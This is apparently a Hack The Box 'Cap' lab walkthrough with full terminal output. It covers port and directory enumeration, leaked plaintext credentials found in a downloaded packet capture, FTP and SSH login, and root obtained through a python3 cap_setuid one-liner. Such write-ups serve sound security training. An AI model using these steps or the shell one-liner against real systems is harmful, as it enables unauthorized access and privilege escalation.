Hack The Box — Cap Write-Up

Hack The Box – Cap Walkthrough

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Platform: Hack The Box

Target: 10.129.7.82

Date: March 2026

Target Information

Item	Value
Machine	Hack The Box Cap
Target IP	10.129.7.82
Attacker Machine	Kali Linux
Platform	Hack The Box

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1. Reconnaissance

An initial port scan was performed using **Nmap** to identify open ports and running services on the target machine.

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.7.82
```

Scan Results

Port	State	Service	Version
21/tcp	open	FTP	vsftpd 3.0.3
22/tcp	open	SSH	OpenSSH 8.2p1 Ubuntu
80/tcp	open	HTTP	Gunicorn

Additional information gathered:

OS: Linux
Server: gunicorn

From the scan we identified **three accessible services**:

- FTP (21)

- SSH (22)
- HTTP Web Server (80)

The web server became the primary attack surface for further enumeration.

```
┌──(abhay㉿Kali)-[~/Desktop/Cap]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.7.82
[sudo] password for abhay:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 15:30 +0530
Nmap scan report for 10.129.7.82
Host is up (0.36s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.30 seconds
```

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2. Enumeration

Web Enumeration

Directory brute forcing was performed using **Gobuster**.

gobuster dir -u http://10.129.7.82 -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30

Discovered Endpoint

/data

```
┌──(abhay㉿Kali)-[~/Desktop/Cap]
└─$ gobuster dir -u http://10.129.7.82 -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.129.7.82
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
data                 (Status: 302) [Size: 208] [──> http://10.129.7.82/]
ip                   (Status: 200) [Size: 17444]
netstat              (Status: 200) [Size: 31385]
Progress: 4750 / 4750 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

Visiting the endpoint revealed downloadable **security capture files**.

Example:

http://10.129.7.82/data/1

This endpoint provided downloadable **PCAP files** containing network traffic captures.


Packet Analysis


The downloaded file:

1.pcap

was analyzed using **Wireshark**.

No useful credentials were found in this capture.






However, navigating to another endpoint:

http://10.129.7.82/data/0

provided another packet capture:


0.pcap



Analysis of this file revealed **plaintext credentials** captured in network traffic.

Discovered Credentials

Username: nathan
Password: Buck3tH4TF0RM3!



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3. Exploitation

Using the discovered credentials, authentication was attempted on the FTP service.

FTP Login

ftp 10.129.7.82

Login credentials:

Username: nathan
Password: Buck3tH4TF0RM3!

After successful login, the directory listing revealed:

user.txt

The file was downloaded and inspected.

get user.txt
cat user.txt

This revealed the **user flag**.

```
┌──(abhay㉿Kali)-[~/Desktop/Cap]
└─$ ftp 10.129.7.82
Connected to 10.129.7.82.
220 (vsFTPd 3.0.3)
Name (10.129.7.82:abhay): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10665|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Mar 14 09:58 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||38396|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |***********************************************************************************************************|    33      767.29 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.11 KiB/s)
ftp> exit
221 Goodbye.
```

```
┌──(abhay㉿Kali)-[~/Desktop/Cap]
└─$ cat User.txt
```

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4. SSH Access

Using the same credentials, SSH access to the machine was obtained.

ssh nathan@10.129.7.82

Credentials:

Username: nathan
Password: Buck3tH4TF0RM3!

Successful login provided a **low-privileged user shell**.

```
┌──(abhay㉿Kali)-[~/Desktop/Cap]
└─$ ssh nathan@10.129.7.82
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.129.7.82's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Mar 14 10:48:03 UTC 2026

  System load:           0.0
  Usage of /:            36.7% of 8.73GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             222
  Users logged in:       0
  IPv4 address for eth0: 10.129.7.82
  IPv6 address for eth0: dead:beef::250:56ff:feb0:3b77

  ⇒ There are 3 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
```

Activate Windows
Go to Settings to activate Windows.

Activate Windows
Go to Settings to activate Windows.

```
nathan@cap:~$ whoami
nathan
nathan@cap:~$
```

---

5. Privilege Escalation

Enumeration of Linux capabilities revealed a **misconfigured binary** with elevated privileges.

getcap -r / 2>/dev/null

Output:

/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip

This indicates the binary can **change its UID**, allowing privilege escalation.

Using this capability, a root shell was spawned.

/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'

After execution:

whoami
root

Root privileges were successfully obtained.

```
nathan@cap:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# whoami
root
root@cap:~#
```

---

6. Root Flag

The root flag was retrieved from the root user's directory.

cat /root/root.txt

```
root@cap:~# cat /root/root.txt
```

Attack Path Summary

1. Port scan identified **HTTP, FTP, and SSH services**
2. Web enumeration discovered **downloadable PCAP files**
3. Packet capture analysis revealed **plaintext credentials**
4. Credentials allowed **FTP and SSH access**
5. Linux capability misconfiguration enabled **privilege escalation**
6. Root shell obtained and **root flag captured**